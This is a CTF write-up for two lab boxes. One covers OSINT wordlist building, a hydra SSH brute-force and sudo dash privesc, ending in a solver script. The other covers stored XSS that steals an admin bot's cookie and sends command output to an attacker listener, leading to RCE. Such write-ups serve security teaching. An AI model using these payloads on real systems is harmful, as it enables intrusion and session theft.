
```
Disallow: /chip/      Disallow: /clog/      Disallow: /krypton/

Disallow: /mow/       Disallow: /steam/     Disallow: /password.php?id=2

Disallow: /prometheus/ Disallow: /lfg/       Disallow: /logs/

Disallow: /secret/    Disallow: /unityverse/ Disallow: /2434/

Disallow: /search.php Disallow: /login.php  Disallow: /_home/
```



```
nopalinto@kali: ~/Rebornet
Session Actions Edit View Help

(nopalinto@kali)~[~/Rebornet]
$ curl -s http://mainframe.local/robots.txt
User-agent: *
Disallow: /chip/
Disallow: /clog/
Disallow: /krypton/
Disallow: /mow/
Disallow: /steam/
Disallow: /password.php?id=2
Disallow: /prometheus/
Disallow: /lfg/
Disallow: /logs/
Disallow: /secret/
Disallow: /unityverse/
Disallow: /2434/
Disallow: /search.php
Disallow: /login.php
Disallow: /_home/
```

3.4 The `password.php` SQLi is a DECOY

robots.txt advertises `/password.php?id=2`. Any `id` returns a fake MySQL warning, and sqlmap even flags it as injectable (boolean-based blind, MySQL). But manual verification proved it is fake:

► Bash

```
curl -s "http://mainframe.local/password.php?id=1"
```

```
# Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in password.php on line 47
```

- `id=1' AND 1=1` vs `id=1' AND 1=2` -> identical response (same md5, same length 105).
- `SLEEP(5)` injection -> 0.004s (no delay; time-based impossible).
- The warning prints for every input (even `id=abc`), because the legacy `mysql_*` API is dead in this PHP build, so the query always returns `false`.

Proof (post-root, reading the source):

► PHP

```
<?php
    if(isset($_GET["id"])){
        echo "Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
password.php on line 47";
    }
?>
```

The page just echos a hard-coded string. sqlmap false-positived on it. Rabbit hole confirmed.


```
nopalinto@kali: ~/Rebornet
Session Actions Edit View Help

(nopalinto@kali)~[~/Rebornet]
$ curl -s "http://mainframe.local/password.php?id=1"
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in password.php
on line 47
```

3.5 Breadcrumb directory chain → GitHub OSINT

Probing the robots.txt dirs, /lfg/ contained a nested chain:

```
> Bash
/lfg/ -> gohere/ -> alittlebitmore/ -> almostthere/
```



```
> Bash
curl -s "http://mainframe.local/lfg/gohere/alittlebitmore/almostthere/"
```

```
> Bash
<title>Maintained by Ap0k4L1p5</title>




<p>Made by Prof. Apokalips</br>ap0k4l1p5.github.io/talesofcred.html</p>
```




```
nopainto@kali: ~/Rebornet
Session Actions Edit View Help

(nopainto@kali)~$ curl -s "http://mainframe.local/lfg/gohere/alittlebitmore/almostthere/"
<html>
  <head>
    <title>Maintained by Ap0k4L1p5</title>
    <link rel="stylesheet" href="css/base.css">
  </head>
  <body>
    
    <p style="text-align: center">Made by Prof. Apokalips</p>
  </body>
</html>
```



This pivots to OSINT: <https://ap0k4l1p5.github.io/talesofcred.html> — matching the "read a tale" hint.



4. Exploitation / Recovery

4.1 GitHub "tale" = credential wordlist (+ a decoy flag)

The page `Echoes of Etherborne Betrayal` is a steampunk story. Two key things:

- An HTML comment hides a decoy flag: `AE13{...}` — WRONG format, ignore it.
- The prose is littered with leetspeak tokens (mixed letters+digits) that form a custom password list: `Eth3rb0rn3`, `M3tr0p0L15`, `pr0m3th3U5`, `r3l3ntl3zZz`, `3nIgm4T1c`, `Un17yW34v3r5`, etc.

Harvest them automatically:


► Bash

```
curl -sL "https://ap0k4l1p5.github.io/talesofcred.html" -o tales.html
grep -oE "[A-Za-z0-9'@]{4,}" tales.html | grep -E "[0-9]" | grep -E "[A-Za-z]" \
| grep -vE "^(9f6c|AE13|js@2)" | sort -u > creds_pw.txt
```

Username candidates come from the story + robots.txt (apokalips, prometheus, elara, ...):

► Bash

```
printf "prometheus\nelara\nelarakael\napokalips\nnozymandias\nnarchon\nalaric\nunityweaver\netherweaver\n" > creds_user.txt
```



```
nopalinto@kali: ~/Rebornet
Session Actions Edit View Help

(nopalinto@kali)~-[~/Rebornet]
$ curl -sL "https://ap0k4l1p5.github.io/talesofcred.html" -o tales.html

(nopalinto@kali)~-[~/Rebornet]
$ grep -oE "[A-Za-z0-9'@]{4,}" tales.html | grep -E "[0-9]" | grep -E "[A-Za-z]" \
| grep -vE "^(9f6c|AE13|js@2)" | sort -u > creds_pw.txt

(nopalinto@kali)~-[~/Rebornet]
$ printf "prometheus\nelara\nelarakael\napokalips\nnozymandias\nnarchon\nalaric\nunityweaver\netherweaver\n" > creds_user.txt

(nopalinto@kali)~-[~/Rebornet]
$ cat creds_user.txt
echo "_____ "
cat creds_pw.txt
prometheus
elara
elarakael
apokalips
nozymandias
narchon
alaric
unityweaver
etherweaver

1nT3rM1n6L1n6
3nIgm4T1c
ap0k4L1p5
Ap0k4L1p5
C0nC1045n355
C1v1l124710n5
Eth3rb0rn3
F0r3SeEn
F0r3t01d
M3tr0p0L15
pr0m3th3U5
r3c0nc1ll147i0n
R3C0nc1LL147i0n
r3l3ntl3zzZ
Ss11tiNuRh1da4yah'sLover
Un17yW34v3r5
```

4.2 SSH brute-force

► Bash

```
hydra -L creds_user.txt -P creds_pw.txt -t 4 -f ssh://192.168.1.23
```

► Bash

```
[22][ssh] host: 192.168.1.23 login: apokalips password: Un17yW34v3r5
```

```
[STATUS] attack finished for 192.168.1.23 (valid pair found)
```

```
1 of 1 target successfully completed, 1 valid password found
```

```
nopalinto@kali: ~/Rebornet
Session Actions Edit View Help

(nopalinto@kali)~[~/Rebornet]
$ hydra -L creds.user.txt -P creds.pw.txt -t 4 -f ssh://192.168.1.23
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-01 03:37:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 144 login tries (l:9/p:16), ~36 tries per task
[DATA] attacking ssh://192.168.1.23:22/
[22][ssh] host: 192.168.1.23 login: apokalips password: Un17yW34v3r5
[STATUS] attack finished for 192.168.1.23 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-01 03:38:41
```

4.3 Foothold + user flag

► Bash

```
sshpass -p 'Un17yW34v3r5' ssh -o StrictHostKeyChecking=no apokalips@192.168.1.23 \
'id; cat ~/user.txt'
# uid=1000(apokalips) ... -> "This is user.txt file. FYI :)"
```

4.4 Privilege escalation — `sudo dash` (GTF0Bins)

► Bash

```
echo "Un17yW34v3r5" | sudo -S -l
```

► Bash

User apokalips may run the following commands on etherborne:

```
(ALL) NOPASSWD: /usr/bin/dash
```

dash runnable as root with NOPASSWD is a textbook GTF0Bins escalation:

► Bash

```
sudo /usr/bin/dash -c 'id; cat /root/.flag.txt'
```

► Bash

```
uid=0(root) gid=0(root) groups=0(root)
```

Here's what you looking for :D

```
OWASPKL{N1c3_t0_m33t_y0u}
```

```
nopalinto@kali: ~/Rebornet
Session Actions Edit View Help

(nopalinto@kali)~[~/Rebornet]
$ sshpass -p 'Un17yW34v3r5' ssh -o StrictHostKeyChecking=no apokalips@192.168.1.23 \
'id; cat ~/user.txt'
# uid=1000(apokalips) ... -> "This is user.txt file. FYI :)"
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
uid=1000(apokalips) gid=1000(apokalips) groups=1000(apokalips)
This is user.txt file. FYI :)
```

```

apokalips@etherborne: ~
Session Actions Edit View Help

(nopalin@kali)~[~/Rebornet]
$ sshpass -p 'Un17yW34v3r5' ssh -o StrictHostKeyChecking=no apokalips@192.168.1.23
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Fri May 29 16:28:06 2026
apokalips@etherborne:~$ sudo /usr/bin/dash -c 'id; cat /root/.flag.txt'
uid=0(root) gid=0(root) groups=0(root)
Here's what you looking for :D

OWASPKL{N1c3_t0_m33t_y0u}
apokalips@etherborne:~$

```

4.5 Full solver script

► Bash

```

#!/usr/bin/env bash
# TryN3rr0r BOOT2ROOT - Rebornet : full solver

set -e
TARGET="192.168.1.23"; VHOST="mainframe.local"
WORK="/home/nopalin@Downloads/CTF Kilo/Rebornet"; mkdir -p "$WORK/loot"; cd "$WORK"

# 1. Anonymous FTP loot (both files are decoys)

wget -q "ftp://anonymous:anonymous@$TARGET/hint.txt" -O loot/hint.txt
wget -q "ftp://anonymous:anonymous@$TARGET/Mainframe.pdf" -O loot/Mainframe.pdf
base64 -d loot/hint.txt | head -2 # -> Rickroll (decoy)

# 2. Map vhost from home.html

grep -q "$VHOST" /etc/hosts || echo "$TARGET $VHOST" | sudo tee -a /etc/hosts

# 3. Follow robots.txt breadcrumb chain -> GitHub pointer

curl -s "http://$VHOST/lfg/gohere/alittlebitmore/almostthere/" | grep -i github

# 4. Harvest leetspeak credential wordlist from the OSINT 'tale'

curl -sL "https://ap0k4l1p5.github.io/talesofcred.html" -o tales.html
grep -oE "[A-Za-z0-9'@]{4,}" tales.html | grep -E "[0-9]" | grep -E "[A-Za-z]" \
printf "prometheus\nelara\nelarakael\napokalips\nnozymandias\nnarchon\nnalaric\nnunityweaver\nnetherweaver\n" >
creds_user.txt

# 5. Brute SSH -> apokalips:Un17yW34v3r5

hydra -L creds_user.txt -P creds_pw.txt -t 4 -f ssh://$TARGET

# 6. Privesc via sudo NOPASSWD /usr/bin/dash (GTF0Bins)

sshpass -p 'Un17yW34v3r5' ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null \
apokalips@$TARGET 'sudo /usr/bin/dash -c "id; cat /root/.flag.txt"'
# -> OWASPKL{N1c3_t0_m33t_y0u}

```

5. Flag

```
OWASPKL{N1c3_t0_m33t_y0u}
```

Decoy flag to AVOID (wrong format, planted in GitHub HTML comment):

```
AE13{Ss1itiNuRh1da4yah'sLover_@ceeyyahiskhan}.
```

6. Summary of Approach & Key Takeaways

Step-by-step recap

54. Recon — nmap showed FTP (anon), SSH, HTTP. Pulled `hint.txt` (base64 Rickroll) and `Mainframe.pdf` (legit brochure) from FTP — both decoys.
55. Forensics dead-ends — Exhausted PDF/stego analysis (`exiftool`, `pdfdetach`, `binwalk`, `steghide`, `stegseek+rockyou`) → nothing.
56. Web — `home.html` revealed vhost `mainframe.local`; added to `/etc/hosts`.
57. Enumeration — gobuster + `robots.txt` exposed many dirs and a fake `password.php?id=`.
58. Decoy SQLi — Manually disproved the SQLi (identical true/false responses, no SLEEP delay); confirmed post-root that `password.php` just echoes a fake warning. `sqlmap` false-positived.
59. OSINT trail — `/lfg/gohere/alittlebitmore/almostthere/` → `ap0k4l1p5.github.io/talesofcred.html`.
60. Wordlist — Harvested leetspeak tokens from the "tale" into a password list; ignored the `AE13{}` decoy flag.
61. Foothold — hydra cracked SSH: `apokalips:Un17yW34v3r5`.
62. Privesc — `sudo -l` → `NOPASSWD /usr/bin/dash` → GTF0Bins root shell.
63. Flag — `cat /root/.flag.txt` → `OWASPKL{N1c3_t0_m33t_y0u}`.

Fragnesia - I

Category: Boot2Root | Points: 1000 | Difficulty: Hard

Target: 192.168.1.24 | Flag: OWASPKL{W3ll_h3ll0_th3rE}

1. Challenge Overview

The challenge prompt "Can you command your orchestration without ever crossing the bounded rules?" points at driving a privileged internal action while staying inside the browser's Same-Origin Policy (the "bounded rules"). The target hosts a "Guestbook" web application. The intended path is a stored Cross-Site Scripting (XSS) flaw in the public guestbook that is rendered by an authenticated admin review bot. By making the bot execute our JavaScript in its own session, we hijack its admin context and reach a hidden command-execution panel, achieving Remote Code Execution (RCE) and reading the flag without ever submitting a password ourselves.

2. Initial Reconnaissance


A full TCP service/version scan showed a single exposed service: Apache on port 80 serving a "Guestbook" application. The scan's HTTP cookie script also flagged that the PHPSESSID cookie is issued without the HttpOnly flag an early indicator that session cookies are readable from JavaScript.

► Bash

```
nmap -sC -sV -p- -T4 192.168.1.24
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

80/tcp	open	http	Apache httpd 2.4.58 ((Ubuntu))
--------	------	------	--------------------------------



3. Analysis / Forensics Path

3.1 Content discovery

I enumerated the application with feroxbuster using a SecLists wordlist.

► Bash

```
feroxbuster -u http://192.168.1.24 \
-w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt \
-x php,txt -d 1 -o ferox.txt
```

200	GET	http://192.168.1.24/
200	GET	http://192.168.1.24/index.php
200	GET	http://192.168.1.24/admin.php
200	GET	http://192.168.1.24/admin_login.php
200	GET	http://192.168.1.24/bot.php

```

nopalinto@kali: ~/Fragnesia
Session Actions Edit View Help
(nopalinto@kali)-[~/Fragnesia]
$ feroxbuster -u http://192.168.1.24 \
-w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt \
-x php,txt -d 1 -o ferox.txt

FERRIC OXIDE
by Ben "epi" Risher  ver: 2.13.1

Target Url      http://192.168.1.24/
In-Scope Url    192.168.1.24
Threads         50
Wordlist        /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     ferox.txt
Extensions     [php, txt]
HTTP methods    [GET]
Recursion Depth 1

Press [ENTER] to use the Scan Management Menu™

403 GET 9l 28w 277c Auto-filtering found 404-like response and created new
filter; toggle off with --dont-filter
404 GET 9l 31w 274c Auto-filtering found 404-like response and created new
filter; toggle off with --dont-filter
200 GET 1l 2w 14c http://192.168.1.24/admin.php
200 GET 12l 26w 1139c http://192.168.1.24/index.php
200 GET 12l 26w 1139c http://192.168.1.24/
200 GET 7l 16w 223c http://192.168.1.24/admin_login.php
200 GET 0l 0w 0c http://192.168.1.24/bot.php
[#####] - 22s 51399/51399 0s found:5 errors:0
[#####] - 21s 51390/51390 2422/s http://192.168.1.24/

```

3.2 Endpoint behaviour mapping

Probing each discovered endpoint live:

► Bash

```

curl -s http://192.168.1.24/index.php | sed -n '1,20p' # guestbook form: <textarea name="text">
curl -s http://192.168.1.24/admin.php # -> "Access denied."
curl -s http://192.168.1.24/admin_login.php | sed -n '1,15p' # Login form (username/password)

```

- `index.php` — public guestbook with a `text` comment field, rendering all prior comments.
- `admin.php` — returns `Access denied.`; gated behind an admin session.
- `admin_login.php` — admin authentication form.
- `bot.php` — a server-side request endpoint (takes a `url` parameter).

3.3 Confirming the stored XSS

The guestbook reflects submitted comments back into the page unescaped. I confirmed this manually and corroborated it with `dalfox`.

► Bash

```

# manual: submit a marker and check it is reflected as raw HTML
curl -s --data-urlencode "text=<b>xssPoC7331</b>" http://192.168.1.24/index.php >/dev/null
curl -s http://192.168.1.24/index.php | grep -n "xssPoC7331"
# -> <div><b>xssPoC7331</b></div> (raw tag, not encoded => stored XSS)

# automated confirmation
dalfox url http://192.168.1.24/index.php --data "text=FUZZ" -X POST

```

[illegible]

3.4 Discovering the admin review bot

The `bot.php` endpoint accepts a `url` parameter and triggers a server-side, admin-authenticated visit. I proved an automated reviewer exists by pointing it at a listener on my Kali box.

- ▶ Bash


```
# Kali listener (terminal A)
```

```
python3 -m http.server 8000
```

```
# trigger the reviewer (terminal B)
```

```
curl -s "http://192.168.1.24/bot.php?url=http://192.168.1.10:8000/REVIEWER_CHECK"
```

The listener received a request originating from the target itself (192.168.1.24), confirming an automated admin process reviews submitted content. Combined with the missing `HttpOnly` flag (Section 2), this is the exploitable primitive: the bot renders attacker-controlled comments in its authenticated admin session.



The image shows two terminal windows. The top window, titled 'Terminal B', shows a terminal session on a Kali machine where a curl command is executed to request a file from a web server. The bottom window, titled 'Terminal A', shows the same Kali machine where a Python3 http.server is running on port 8000, and it receives two requests from 192.168.1.24, both returning 404 errors.

Terminal B

```
Session Actions Edit View Help
```

Terminal A **Terminal B**

```
(nopalinto@kali)-[~/Fragnesia]
$ curl -s "http://192.168.1.24/bot.php?url=http://192.168.1.10:8000/REVIEWER_CHECK"
```

Terminal A

```
Session Actions Edit View Help
```

Terminal A **Terminal B**

```
(nopalinto@kali)-[~/Fragnesia]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.24 - - [01/Jun/2026 10:31:19] "code 404, message File not found
192.168.1.24 - - [01/Jun/2026 10:31:19] "GET /REVIEWER_CHECK HTTP/1.1" 404 -
```

4. Exploitation / Recovery

Vulnerability chain

Stored XSS (index.php) → admin review bot renders comment in its session → same-origin access to admin.php → RCE → flag. The bot's session is borrowed entirely within the Same-Origin Policy satisfying the challenge's "without ever crossing the bounded rules."

4.1 Capture the admin session via stored XSS

Because PHPSESSID is not HttpOnly, a stored payload can read `document.cookie` from the bot's session and exfiltrate it. I used a small logging listener to record the callback source and query string.

```

> Bash
# Kali: Logging Listener

cat > cap.py <<'PY'

from http.server import BaseHTTPRequestHandler, HTTPServer

from urllib.parse import unquote

import datetime

class H(BaseHTTPRequestHandler):

    def do_GET(self):

        with open("xsslog.txt","a") as f:

            f.write(f"{datetime.datetime.now()} FROM {self.client_address[0]} PATH {unquote(self.path)}\n")

            self.send_response(200); self.end_headers(); self.wfile.write(b"OK")

    def log_message(self,*a): pass

HTTPServer(("0.0.0.0",8000),H).serve_forever()

PY

python3 cap.py &

# Plant the stored cookie-stealing comment

curl -s --data-urlencode \

    "text=<script>new

    Image().src='http://192.168.1.10:8000/steal?c='+encodeURIComponent(document.cookie)</script>" \


    http://192.168.1.24/index.php >/dev/null

```

When the admin bot reviewed the guestbook, it executed the script and beacons its session cookie back to my listener:

```
2026-06-01 07:54:40 FROM 192.168.1.24 PATH /steal?c=PHPSESSID=37hjdcf7obqltdkvcfek4tr97g
```

The callback originated from the target (192.168.1.24) and carried a valid admin `PHPSESSID` proving our JavaScript ran inside the bot's authenticated session.




4.2 Replay the stolen admin session → RCE

I replayed the captured `PHPSESSID` against `admin.php`. The panel is now authenticated and exposes a command field, giving RCE as `www-data` — no password was ever entered.

► Bash

```
curl -s -b "PHPSESSID= 1skbg164nqi0knhgnd2ljtpq8q" \
  --data-urlencode "cmd=id" http://192.168.1.24/admin.php
# <pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>
```



4.3 (Alternative) Pure same-origin payload

The same result can be achieved without manual cookie handling — a single stored payload makes the bot POST to `admin.php` from its own origin and exfiltrate the output:

► Bash

```
curl -s --data-urlencode 'text=<script>fetch("/admin.php",{method:"POST",headers:{"Content-Type":"application/x-www-form-urlencoded"}},body:"cmd="+encodeURIComponent("cat /var/www/html/first_flag.txt")).then(r=>r.text()).then(d=>{new Image().src="http://192.168.1.10:8000/RCE?d="+encodeURIComponent(d)})</script>' \
  http://192.168.1.24/index.php >/dev/null
```

4.4 Locate and read the flag

